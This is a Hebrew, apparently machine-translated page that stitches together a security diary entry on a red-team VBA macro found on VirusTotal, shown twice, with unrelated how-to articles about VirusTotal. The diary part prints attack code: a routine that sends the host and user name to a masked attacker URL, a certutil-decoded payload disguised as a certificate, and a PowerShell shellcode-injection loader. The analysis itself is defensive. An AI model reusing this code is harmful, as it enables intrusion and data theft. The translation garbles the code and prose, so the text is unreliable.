


האם Virustotal שומר על הקבצים שלך?
האם Virustotal שומר על הקבצים שלך?
הבחנה בצוות האדום ב- Virustotal!
חוקרי אבטחה רבים אוהבים להשתמש בפלטפורמה Virustotal. השירותים המסופקים מדהימים: אתה יכול לקבל מיד סקירה ברורה של רמת המסוכנות של קובץ אך. Virustotal נותר שירות ענן. זה אומר שברגע שהעלאת קובץ כדי לסרוק אותו, אתה צריך להתייחס לזה “אבוד” וזמין להרבה אנשים (טובים או רעים)! באימוני SAN!
נקודות מפתח:
- Virustotal היא פלטפורמה פופולרית לחוקרי אבטחה.
- קבצים שהועלו ב- Virustotal נחשבים “אבודים”.
- הימנע מהעלאת קבצים ל- Virustotal.
- חישוב חשיש הקובץ וחפש אותו במקום זאת.
- לתוקפים יש גם גישה לפעילות Virustotal ו- Monitor.
- ישנם שירותים אלטרנטיביים לסריקה ולאחסון קבצים זדוניים.
שאלות:
- מדוע כדאי לך להימנע מהעלאת קבצים ל- virustotal?
- מה הנוהג המומלץ במקום להעלות קובץ ל- Virustotal?
- מי יכול לעקוב אחר הפעילות סביב התוכנה הזדונית שלהם ב- Virustotal?
- האם ישנם שירותים אלטרנטיביים ל- Virustotal לסריקה ואחסון קבצים זדוניים?
- מה צריכים למגנים לעשות כדי לאתר תוקפים בטכניקות OSINT?
העלאת קובץ ל- Virustotal פירושה בהתחשב בזה כ”אבודים “וזמינים לאנשים רבים, כולל תוקפים.
חישב את הקבצים חשיש וחפש אותו כדי לראות אם מישהו אחר כבר העלה את אותה הדגימה.
התוקפים יכולים גם לגשת ל- VIRUSTOTAL ולפקח על פעילות הקשורה לתוכנה הזדונית שלהם.
כן, ישנם המון שירותים אלטרנטיביים זמינים.
על המגנים ליישם טכניקות OSINT כדי לאתר תוקפים ולהישאר צעד אחד קדימה.
דרך נוספת להשתמש בשירותים מקוונים אלה היא “לצוד”. זה מה שאני עושה עם רוב הדגימות שאני מנתח ביומני שלי. אם אתה עובד על הצד ההגנתי (או בצוות כחול), העצה שלי היא לפקוח עין על נתונים הקשורים לעסק או לארגון שלך באמצעות מקורות OSINT). לפעמים אתה יכול למצוא מידע מעניין ולהישאר צעד אחד לפני התוקף או. הצוות האדום ששכרת לבדיקת התשתית שלך!
הבחנתי במקרו VBS נחמד שנראה שקשור לתרגיל צוות אדום. אני לא אגלות את החשיש ואת התסריט כאן מכיוון שהוא מכיל מידע רגיש:
- כתובות אתרים עם תחום החברה המבצעת את הערכת האבטחה
- כתובות IP ציבוריות המשמשות לפגזים הפוכים
- משאבים פנימיים לגבי התשתית הממוקדת (ככל הנראה, שלב הסיור כבר הושלם)
להלן כמה חתיכות קוד מעניין:
נקודת הכניסה של המקרו כבר חושפת קצת כיף:
תכונה vb_name = "newmacros" sub autoopen () 'php rev shell ואחרים. Document_open2 .
נתחיל בכמה נתונים שנשלחו חזרה לתוקף:
פרטי Sub Document_open2 () בשגיאה המשך לחדש את ה- UID = Environ ("שם מחשוב") ו- "B3" & Environ ("שם משתמש") SavePath = Environ ("Temp") & "\ tempb2" & int ((9999 - 1000 + 1) * rnd + 1000) cansend = 0 sendsynfo "http:///wwwd + 1000).xxxxxxxx.com/sp/index.PHP?id = "& uid, cansend openshell end sub
התחום המשמש בכתובת האתר (מעורפלים) הוא תחום חברת האבטחה המבצעת את הבדיקות!
הם מעורפלים בתסריט בתעודה מזויפת ומפענחים אותו עם אישור.EXE (TTP קלאסי):
x = x & "----- תעודת התחלה -----" x = x & "jgxpbmvzid0gaxbjb25mawcgi3nhdmugb3v0chv0ig9mignvbw1hbmqgdggdmfy" x = x & " Zsavyybuzxqg "x = x &" ag9zdg5hbwupdqokbgluzxmgpsakbgluzxmgkyaoyoy21klmv4zsavyybuzxqgc2hh "[[. הנתונים הוסרו. ] x = x & "icrsaw5licsgii5pbg10lnvzig0kicagicrhcnjhesa9icrhcnjhesaricrsaw5l" x = x & " Wx0icrhcnjhes5szw5ndgg7icrpkyspihsnciagicbwaw5nicrhcnjhevsk "x = x &" av0ncn0 = "x = x &" ----- תעודת סיום ----- "objfile.כתוב x & vbcrlf objfile.סגור מעטפת ("CMD /K certutil -decode" & Outfile & "" & Infile), Vbhide Shell (Final & Infile), VBHIDE
הטכניקה הבאה המיושמת היא סיבוב נתונים באמצעות HTTPS. הם מבצעים זאת עם קוד פגז המוזרק באיום PowerShell:
$ 1 = '$ c =' '[dllimport ("גרעין 32.dll ")] סטטי ציבורי חיצוני intptr virtualalloc (intptr lpaddress, uint dwsize, uint flallocation type, uint flprotect); [dllimport (" kernel32.dll ")] סטטי ציבורי חיצוני intptr createTheRead (intptr lpthreadattributes, uint dwstacksize, intptr lpstartaddress, intptr lppareter, uint dwcreationflags, intptr lpthreadid);.dll ")] חיצוני סטטי ציבורי intptr memset (intptr dest, uint src, uint count); ''; $ w = add -type -memberdefinition $ c -name" win32 "-namespace win32functions -0.0,0xthru; [BYTE [];. הנתונים הוסרו. ], 0x2e, 0xd9,0x1b, 0x87,0xf2; $ g = 0x1000; אם ($ z.אורך -GT 0x1000) < $g = $z.Length>; $ x = $ w :: Virtualalloc (0,0x1000, $ g, 0x40); עבור ($ i = 0; $ i -le ($ z.אורך 1); $ i ++) < $w::memset([IntPtr]($x.ToInt32()+$i), $z[$i], 1)>; $ w :: CreateThread (0,0, $ x, 0,0,0); ל (;;) < Start-sleep 60 >; ' ; $ e = [מערכת.המרה] :: tobase64string ([מערכת.טֶקסט.קידוד] :: unicode.GetBytes ($ 1)); $ 2 = "-ENC"; if ([intptr] :: size -eq 8) < $3 = $env:SystemRoot + "\syswow64\WindowsPowerShell\v1.0\powershell"; iex "& $3 $2 $e" >אַחֵר
להלן קוד הפגז:

קוד ה- ShellCode המוזרק מתחבר לכתובת IP ציבורית של Comcast, שכאשר ניגשים אליו באופן ידני, מיישם להפניה מחדש לאתר החברה 🙂
remnux@remnux:/malwarezoo/20210305 $ curl http: // x.איקס.איקס.איקס
- אם אתה מגן, אני מקווה שהדוגמה הזו מדגימה את החשיבות של יישום טכניקות OSINT כדי לאתר תוקפים וללמוד מה יכול להיות בצינור.
- אם אתה תוקף, ובכן, אל תשתמש בתחום התאגידי שלך! לכסות את הרצועות שלך ככל האפשר ואל תעלה את הסקריפטים שלך ב- Virustotal.
Xavier Mertens (@xme)
מטפל בכיר ב- ISC – יועץ אבטחת סייבר פרילנסר
מפתח PGP
האם Virustotal שומר על הקבצים שלך?
האם Virustotal שומר על הקבצים שלך?
על ידי קבלת כל העוגיות, אתה מסכים לשימוש שלנו בעוגיות כדי לספק ולתחזק את השירותים והאתר שלנו, לשפר את איכות Reddit, להתאים אישית את התוכן Reddit ופרסום, ומדוד את יעילות הפרסום.
הבחנה בצוות האדום ב- Virustotal!
חוקרי אבטחה רבים אוהבים להשתמש בפלטפורמה Virustotal. השירותים המסופקים מדהימים: אתה יכול לקבל מיד סקירה ברורה של רמת המסוכנות של קובץ אך. Virustotal נותר שירות ענן. זה אומר שברגע שהעלאת קובץ כדי לסרוק אותו, אתה צריך להתייחס לזה “אבוד” וזמין להרבה אנשים (טובים או רעים)! באימוני SAN! הנוהג הטוב ביותר הוא לחשב את חשיש הקבצים ואז חפש אותו כדי לראות אם מישהו אחר כבר העלה את אותה הדגימה. אם אתה הראשון להעלות קובץ, ניתן ליידע את יוצרו על העלאה וללמוד שהוא התגלה. אל תשתולל: לתוקפים יש גישה גם לפעילות Virustotal ולפקח על התוכנה הזדונית שלהם! שימו לב שאני מזכיר את Virustotal מכיוון שהוא פופולרי מאוד אך אינו השירות היחיד המספק מאגרים של קבצים זדוניים, הם המון שירותים אלטרנטיביים לסרוק ולאחסן קבצים זדוניים.
דרך נוספת להשתמש בשירותים מקוונים אלה היא “לצוד”. זה מה שאני עושה עם רוב הדגימות שאני מנתח ביומני שלי. אם אתה עובד על הצד ההגנתי (או בצוות כחול), העצה שלי היא לפקוח עין על נתונים הקשורים לעסק או לארגון שלך באמצעות מקורות OSINT). לפעמים אתה יכול למצוא מידע מעניין ולהישאר צעד אחד לפני התוקף או. הצוות האדום ששכרת לבדיקת התשתית שלך!
הבחנתי במקרו VBS נחמד שנראה שקשור לתרגיל צוות אדום. אני לא אגלות את החשיש ואת התסריט כאן מכיוון שהוא מכיל מידע רגיש:
- כתובות אתרים עם תחום החברה המבצעת את הערכת האבטחה
- כתובות IP ציבוריות המשמשות לפגזים הפוכים
- משאבים פנימיים לגבי התשתית הממוקדת (ככל הנראה, שלב הסיור כבר הושלם)
להלן כמה חתיכות קוד מעניין:
נקודת הכניסה של המקרו כבר חושפת קצת כיף:
תכונה vb_name = "newmacros" sub autoopen () 'php rev shell ואחרים. Document_open2 .
נתחיל בכמה נתונים שנשלחו חזרה לתוקף:
פרטי Sub Document_open2 () בשגיאה המשך לחדש את ה- UID = Environ ("שם מחשוב") ו- "B3" & Environ ("שם משתמש") SavePath = Environ ("Temp") & "\ tempb2" & int ((9999 - 1000 + 1) * rnd + 1000) cansend = 0 sendsynfo "http:///wwwd + 1000).xxxxxxxx.com/sp/index.PHP?id = "& uid, cansend openshell end sub התחום המשמש בכתובת האתר (מעורפלים) הוא תחום חברת האבטחה המבצעת את הבדיקות!
הם מעורפלים בתסריט בתעודה מזויפת ומפענחים אותו עם אישור.EXE (TTP קלאסי):
x = x & "----- תעודת התחלה -----" x = x & "jgxpbmvzid0gaxbjb25mawcgi3nhdmugb3v0chv0ig9mignvbw1hbmqgdggdmfy" x = x & " Zsavyybuzxqg "x = x &" ag9zdg5hbwupdqokbgluzxmgpsakbgluzxmgkyaoyoy21klmv4zsavyybuzxqgc2hh "[[. הנתונים הוסרו. ] x = x & "icrsaw5licsgii5pbg10lnvzig0kicagicrhcnjhesa9icrhcnjhesaricrsaw5l" x = x & " Wx0icrhcnjhes5szw5ndgg7icrpkyspihsnciagicbwaw5nicrhcnjhevsk "x = x &" av0ncn0 = "x = x &" ----- תעודת סיום ----- "objfile.כתוב x & vbcrlf objfile.סגור מעטפת ("CMD /K certutil -decode" & Outfile & "" & Infile), Vbhide Shell (Final & Infile), VBHIDE הטכניקה הבאה המיושמת היא סיבוב נתונים באמצעות HTTPS. הם מבצעים זאת עם קוד פגז המוזרק באיום PowerShell:
$ 1 = ‘$ c =’ ‘[dllimport (“גרעין 32.dll “)] סטטי ציבורי חיצוני intptr virtualalloc (intptr lpaddress, uint dwsize, uint flallocation type, uint flprotect); [dllimport (” kernel32.dll “)] סטטי ציבורי חיצוני intptr createTheRead (intptr lpthreadattributes, uint dwstacksize, intptr lpstartaddress, intptr lppareter, uint dwcreationflags, intptr lpthreadid);.dll “)] חיצוני סטטי ציבורי intptr memset (intptr dest, uint src, uint count); ”; $ w = add -type -memberdefinition $ c -name” win32 “-namespace win32functions -0.0,0xthru; [BYTE [];. הנתונים הוסרו. ], 0x2e, 0xd9,0x1b, 0x87,0xf2; $ g = 0x1000; אם ($ z.אורך -GT 0x1000) < $g = $z.Length>; $ x = $ w :: Virtualalloc (0,0×1000, $ g, 0x40); עבור ($ i = 0; $ i -le ($ z.אורך 1); $ i ++) < $w::memset([IntPtr]($x.ToInt32()+$i), $z[$i], 1)>; $ w :: CreateThread (0,0, $ x, 0,0,0); ל (;;) < Start-sleep 60 >; ‘ ; $ e = [מערכת.המרה] :: tobase64string ([מערכת.טֶקסט.קידוד] :: unicode.GetBytes ($ 1)); $ 2 = “-ENC”; if ([intptr] :: size -eq 8) < $3 = $env:SystemRoot + "\syswow64\WindowsPowerShell\v1.0\powershell"; iex "& $3 $2 $e" >אַחֵר
להלן קוד הפגז:
קוד הפגז המוזרק מתחבר לכתובת IP ציבורית של Comcast, שכאשר גישה ידנית, מיישמת להפניה מחדש. אתר החברה 🙂
remnux@remnux:/malwarezoo/20210305 $ curl http: // x.איקס.איקס.איקס
- אם אתה מגן, אני מקווה שהדוגמה הזו מדגימה לך את החשיבות של יישום טכניקות אוסינט כדי לאתר תוקפים וללמוד מה יכול להיות בצינור.
- אם אתה תוקף, ובכן, אל תשתמש בתחום התאגידי שלך! לכסות את הרצועות שלך ככל האפשר ואל תעלה את הסקריפטים שלך ב- Virustotal.
Xavier Mertens (@xme)
מטפל בכיר ב- ISC – יועץ אבטחת סייבר פרילנסר
מפתח PGP
האם Virustotal שומר על הקבצים שלך?
Reddit ושותפיה משתמשים בעוגיות וטכנולוגיות דומות כדי לספק לך חוויה טובה יותר.
על ידי קבלת כל העוגיות, אתה מסכים לשימוש שלנו בעוגיות כדי לספק ולתחזק את השירותים והאתר שלנו, לשפר את איכות Reddit, להתאים אישית את התוכן Reddit ופרסום, ומדוד את יעילות הפרסום.
על ידי דחיית עוגיות לא חיוניות, Reddit עשוי עדיין להשתמש בעוגיות מסוימות כדי להבטיח את הפונקציונליות המתאימה של הפלטפורמה שלנו.
למידע נוסף, אנא עיין בהודעת העוגיות שלנו ומדיניות הפרטיות שלנו .
סה”כ וירוס כדי לבדוק את ההורדות שלך עבור תוכנות זדוניות
Virustotal, אחת מפלטפורמות הסריקה המקוונות והנגיף המקוון בעולם, הציגה לאחרונה תכונה חדשה בשם Zenbox. תכונה זו מכוונת לשפר את יכולות אבטחת הסייבר של ארגונים ואנשים פרטיים על ידי מתן כלי מודיעין וניתוח איומים מתקדמים.
Zenbox היא פלטפורמת אבטחת סייבר מבוססת ענן המציעה מגוון יכולות כמו ניתוח תוכנות זדוניות, ארגון חול ומודיעין איומים. זה נועד לאפשר למשתמשים לזהות ולהגיב לאיומי סייבר בצורה יעילה יותר, ולסייע לארגונים להגן על הרשתות והנתונים שלהם מפני תוכנות זדוניות, וירוסים וסוגים אחרים של התקפות סייבר.
אחד היתרונות העיקריים של Zenbox הוא שהוא מספק סביבה מאובטחת ומבודדת לניתוח תוכנות זדוניות. המשמעות היא שארגונים יכולים לנתח בבטחה קבצים וכתובות כתובות אתרים שעלולות להיות זדוניות מבלי להסתכן בזיהום או נזק למערכות שלהם. הפלטפורמה מספקת גם דוחות מפורטים על התנהגות תוכנה זדונית, כולל מידע על אופן התפשטות התוכנה הזדונית, העומס שלה ויעדיה המיועדים.
מאפיין מפתח נוסף של Zenbox הוא יכולות המודיעין האיום שלה. הפלטפורמה מציעה מגוון כלים ושירותים המסייעים לארגונים לזהות ולהגיב לאיומי סייבר בצורה יעילה יותר. אלה כוללים גישה למסד נתונים של תוכנות זדוניות וירוסים ידועים, כמו גם כלי ניתוח מתקדמים שיכולים לעזור בזיהוי דפוסים ומגמות בהתקפות סייבר.
Zenbox מספקת גם למשתמשים יכולות ארגז חול, המאפשרות להם לבדוק תוכנה ויישומים בסביבה מאובטחת ומבודדת. זה שימושי במיוחד עבור ארגונים שצריכים לבדוק תוכנה או יישומים חדשים לפני פריסתם בסביבה חיה. בדיקת ארגז חול יכולה לעזור בזיהוי פגיעויות פוטנציאליות ולהבטיח שהתוכנה תהיה מאובטחת ואמינה.
בסך הכל, הצגת Zenbox היא צעד משמעותי קדימה עבור Virustotal והמשמשים שלה. על ידי הצעת יכולות מודיעין וניתוח של איום מתקדם, הפלטפורמה מסייעת לארגונים להישאר צעד אחד לפני איומי סייבר ולהגן על הרשתות והנתונים שלהם מפני התקפה. כאשר איומי הסייבר ממשיכים להתפתח ולהשתתף יותר, כלים כמו Zenbox יהיו חיוניים לארגונים לשמור על הגנות אבטחת הסייבר שלהם ולשמור על הנתונים שלהם.
כיצד להשתמש בוירוס בסך הכל כמו צייד איומים מקצועי
Virustotal הוא כלי רב עוצמה לציד איומים וניתוח תוכנות זדוניות. זה מאפשר לאנשי אבטחה לסרוק קבצים, כתובות אתרים וכתובות IP עבור וירוסים וסוגים אחרים של תוכנה זדונית. במדריך זה נסקור כמה מתכונות המפתח של Virustotal וכיצד להשתמש בהן כמו צייד איומים מקצועי.
- סריקת קבצים אחד השימושים הנפוצים ביותר ב- Virustotal הוא לסרוק קבצים עבור וירוסים וסוגים אחרים של תוכנות זדוניות. כדי לסרוק קובץ, פשוט לחץ על כפתור “בחר קובץ” בדף הבית Virustotal ובחר את הקובץ שברצונך לסרוק. אתה יכול גם לגרור ולהפיל את הקובץ לאזור הסריקה. לאחר מכן תסרק את הקובץ באמצעות Virustotal באמצעות מנועי אנטי -וירוס מרובים ותספק דוח על כל איומים שהתגלו. הורדת תוכנית, תוכנת VPN בחינם, או משחק טוב, בדוק אותה כדי לראות אם היא הולכת לשיחה ואין הפתעה רעה מוטבעת:
כאן אנו בוחרים מדגם של נגיף לא מזיק, נגיף ה- EICAR המשמש כיום לבדיקת אנטי -וירוסים, EICAR HASH ידוע על ידי אנטי -וירוסים, משמש לבדיקת אנטי -וירוסים, מבחן ה- EICAR מורכב מקובץ המשמש כדי לקבוע אם או כמה רחוקים תוכניות אנטי -וירוס סורק נתוני נתוני נתונים. היתרון שלה על פני בדיקות אחרות הוא שהמחשב מוגן מפני סיכון מכיוון שהוא רק קובץ טקסט לא מזיק.

וירוס סה”כ דגלים אייקר עם אדום נדיב רחב, במקרה שהתוכנה שלך מדגשת אדום, עדיף שלא להתקין אותו, זה כמה שנפרץ, סוג התקפה משותף הוא ליצור דף מבט לתוכנת עריכה ידועה לדוגמה, התוכנה המזויפת המוצעת על ידי הדף תכיל עומס של תוכנות זדוניות משובצות.
התכונה האהובה עליי בוירוס סה”כ היא כרטיסיית ההתנהגות, זה חוסך לי זמן, אני לא צריך לבדוק את התנהגות האלמנט יותר בארגז חול, וירוס סך הכל מסוגל לעשות זאת בשבילי בצורה חלקה. ובדוגמה עבור EICAR מכיוון שהוא קובץ לא מזיק, זה ייראה בכרטיסייה התנהגות.
בדוק תמיד את הכרטיסייה התנהגות, אנטי -וירוסים הם לא תמיד uptodate, ועשויים לסמן אותה כחסוך, ניתוח ההתנהגות יראה אינדיקטורים להתנהגות רעה פוטנציאלית.
EICAR הוא כמו אדם טוב עם זה עבר קמפיין דיפלציה והכפשות, החשיש נראה רע אך ההתנהגות בתולית. EICAR הוא האלמנט המושלם לבדוק מערכות גילוי פגומות שאינן עוברות את השיחה.

סריקת כתובות אתרים בנוסף לסריקת קבצים, Virustotal מאפשרת לך גם לסרוק כתובות אתרים לתוכן זדוני. כדי לסרוק כתובת אתר, לחץ על הכרטיסייה “כתובת אתר” בדף הבית Virustotal והזן את כתובת האתר שברצונך לסרוק. לאחר מכן תסרוק את ה- VIRUSTOTAL באמצעות מנועי אנטי -וירוס מרובים ותספק דוח על כל האיומים שהתגלו. עם זאת ישמש בזהירות.
- חיפוש מתקדם Virustotal מציע גם תכונת חיפוש מתקדמת המאפשרת לך לחפש קבצים או כתובות אתרים על בסיס קריטריונים ספציפיים. כדי לגשת לתכונה זו, לחץ על הקישור “חיפוש מתקדם” בדף הבית Virustotal. מכאן תוכלו לחפש קבצים או כתובות אתרים על בסיס קריטריונים כגון סוג קובץ, גודל קובץ וקצב גילוי אנטי -וירוס.
- ניתוח תוכנות זדוניות Virustotal מספק גם מגוון כלים לניתוח תוכנות זדוניות. כלים אלה כוללים ארגון חול, ניתוח התנהגות וניתוח סטטי. כדי לגשת לכלים אלה, לחץ על הכרטיסייה “ניתוח תוכנות זדוניות” בדף הבית Virustotal. מכאן תוכלו להעלות קובץ לניתוח או להזין כתובת אתר לניתוח.
- מודיעין איום לבסוף, Virustotal מספק מגוון של כלי מודיעין איומים שיכולים לעזור לך לזהות ולהגיב לאיומי סייבר. כלים אלה כוללים הזנת איום, המספקת מידע בזמן אמת על האיומים האחרונים שהתגלו על ידי Virustotal, ותכונה רטרואונט, המאפשרת לך לחפש קבצים או כתובות אתרים שהועלו בעבר ל- Virustotal.
על ידי שימוש בתכונות אלה בצורה יעילה, אתה יכול להשתמש ב- Virustotal כמו צייד איומים מקצועי. בין אם אתה מנתח תוכנות זדוניות או מחפש איומים חדשים, Virustotal הוא כלי חיוני לכל איש מקצוע באבטחה המעוניין להישאר צעד אחד לפני איומי הסייבר.
על האפשרות למצוא דלתות אחוריות ותוכנות ריגול ב- PDF שנשלחו במדיה החברתית
Virustotal הוא כלי רב עוצמה לגילוי וירוסים ותוכנות זדוניות, כולל דלתות אחוריות ותוכנות ריגול, בקבצים כמו PDFS. עם זאת, חשוב לציין ש- Virustotal אינו כדור כסף ואולי לא תמיד מזהה את כל האיומים. בנוסף, אין להסתמך על Virustotal כאמצעי היחיד לגילוי תוכנות זדוניות, אלא כחלק מאסטרטגיית אבטחת סייבר רחבה יותר.
אם קיבלת קובץ PDF בלינקדאין ומודאגת מהאפשרות של דלתות אחוריות ותוכנות ריגול, תוכל להעלות את הקובץ ל- Virustotal לניתוח. לשם כך, פשוט עבור לאתר Virustotal ולחץ על כפתור “בחר קובץ” כדי להעלות את קובץ ה- PDF.
לאחר העלאת הקובץ, Virustotal תסרוק אותו באמצעות מנועי אנטי -וירוס מרובים ויספק דוח על כל האיומים שהתגלו. דוח זה יכלול מידע כמו שיעור הגילוי, שמות מנועי האנטי -וירוס שגילו את האיום וסיכום התנהגות האיום.
אם Virustotal מגלה איום בקובץ PDF, עליך לנקוט בפעולה מתאימה להסרת האיום ולהגן על המערכת שלך. זה עשוי לכלול הפעלת סריקת וירוסים מלאה במחשב שלך, עדכון תוכנת האנטי -וירוס שלך או נקיטת צעדים אחרים כדי לאבטח את המערכת שלך. הפעלת מערכת ההפעלה המועדפת עליך ב- Virtualizer היא דרך מעשית.
חשוב לציין שגם אם Virustotal אינו מגלה איום בקובץ ה- PDF, אין זה אומר בהכרח שהקובץ בטוח. שחקני איום מפתחים כל העת צורות חדשות ומתוחכמות של תוכנות זדוניות, ושום מנוע אנטי -וירוס או כלי סריקה לא יכולים לספק הגנה מלאה מפני כל האיומים.
נתח קבצים וכתובות כתובות אתרים עם Virustotal
הגלישה בעולם הסייבר עם הבטיחות הופכת קשה יותר ויותר בימינו. יש יותר מדי הונאות או אתרים מסוכנים, ואפילו אתרים לגיטימיים עשויים להיפרץ. אז מה אתה יכול לעשות כשאתה נתקל בקובץ או באתר שעלול להיות חשוד, אך עדיין רוצה לבדוק אותו? זה המקרה שבו Virustotal יכול להיות שימושי. המאמר הנוכחי יראה לך כיצד להשתמש ב- Virustotal, מה ואינו, ומה אתה צריך לדעת. זה יקל על חיי הרשת שלך קצת יותר קל.
מה זה Virustotal
Virustotal הוא שירות אתר מקוון המאפשר לך להעלות א קוֹבֶץ אוֹ כתובת אתר אתה רוצה לבדוק אם זה לגיטימי או בטוח. זה נחשב לאחד השירותים האמינים ביותר מסוג זה. ומסיבה טובה. לכן, אם אתה קצת זהיר עם קובץ או אתר, אתה יכול לבדוק אותו כאן בחינם. זה מועיל וקל לשימוש גם כן.
איך להשתמש בזה
אם ברצונך לבדוק קובץ, עליך להעלות אותו לשירות על ידי לחיצה על ה- “בחר קובץ” כפתור ומאתר אותו. אנא זכור שגודל העלאת המקסימום הוא 650MB, וזמן ההעלאה תלוי מאוד בחיבור האינטרנט שלך. יתכן שתצטרך להיות קצת סבלני מדי פעם.
כמו בדיקת קבצים, אתה יכול לבחור את כתובת אתר תיבה לסימון אתר וכו ‘. כל שעליכם לעשות הוא להקליד או להדביק את הקישור הרצוי “לחפש או לסרוק כתובת אתר” קופסא. כל התוצאות יופיעו יחד בבת אחת, תוך פחות מדקה. קל ככל שיהיה, נכון?
מה שאתה צריך לדעת
Virustotal עשוי להיות שירות מועיל, אבל זה לא החלפת אנטי-מזלזול. זה יכול’לא הגן עליך כמו שהפתרון המסורתי שלך נגד תוכנות זוהר היה יכול להיות. זה במקום זה פיתרון עוזר או דעה שנייה מכל דבר אחר. אתה יכול להשתמש בו כדי לבדוק קובץ/כתובת אתר עם יותר מנועי אנטי-מזלונים מזו שאתה משתמש בהם. אתה צריך לדעת שהספקים’ מנועים עשויים להיות מותאמים לניתוח לתוצאות מהירות יותר. זה אומר שהם עשויים להיות לא יסודיים כמו פיתרון שלם עבור פחות משאבים ואופטימיזציה של תנועה. בדרך כלל הם די והותר, אבל אתה צריך לזכור את זה. גם חיובי שווא הם עובדה. כמו כן, פרטיות היא משהו שאתה צריך לקחת בחשבון.
עדיף להימנע מניתוח קבצי מידע אישיים או רגישים. כפי ש- Virustotal מציין בבירור בהסכמה, אתה לא צריך’לא תעשה את זה. הסיבה העיקרית היא שהקובץ שלך מעובד ומשותף לקהילה שלו. כדי לעזור לקהילה יותר, השימוש בפחות משאבים הוא קצת הכרחי, אך עדיין, פרטיות עשויה להיות בעיה. היה זהיר מאוד עם מה שאתה יכול לבחור להעלות. עם כוח גדול מגיע גם אחריות גדולה.
אֶפִּילוֹג
Virustotal הוא כמעט עוזר חוות דעת שנייה הכרחי. זה לא צריך’לא היה היועץ היחיד שלך, אבל עדיין, זה פיתרון הגון. כדאי לשקול שירות זה אם ברצונך לקבל תמונה גדולה יותר של קובץ או כתובת אתר. כמו תמיד, הישאר בטוח ונשאר בידע.


